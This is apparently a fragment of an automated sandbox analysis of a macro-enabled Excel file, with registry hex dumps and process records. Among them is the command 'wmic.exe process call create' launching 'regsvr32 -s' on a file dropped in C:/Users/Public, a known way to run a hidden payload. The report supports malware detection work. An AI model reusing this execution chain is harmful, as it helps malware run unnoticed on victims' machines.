00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC41A	EC41A	binary	04 00 00 00 DC 08 00 00 2B 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 44 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 73 00 20 00 28 00 32 00 35 00 32 00 29 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 23 97 BF BA 8D 2B D7 01 1A C4 0E 00 1A C4 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	%h7	binary	25 68 37 00 DC 08 00 00 02 00 00 00 00 00 00 00 56 00 00 00 01 00 00 00 2A 00 00 00 20 00 00 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 73 00 20 00 28 00 32 00 35 00 32 00 29 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 73 00 20 00 28 00 32 00 35 00 32 00 29 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: WMIC.exe PID: 2512 Parent PID: 2268

General

Start time:	02:09:38
Start date:	07/04/2021
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	wmic.exe process call create 'regsvr32 -s C:/Users/Public/dbhfr.xref'
Imagebase:	0xff4f0000
File size:	566272 bytes
MD5 hash:	FD902835DEAEF4091799287736F3A028
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 2928 Parent PID: 1220

General

Start time:	02:09:38
Start date:	07/04/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -s C:/Users/Public/dbhfr.xref
Imagebase:	0xffa70000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis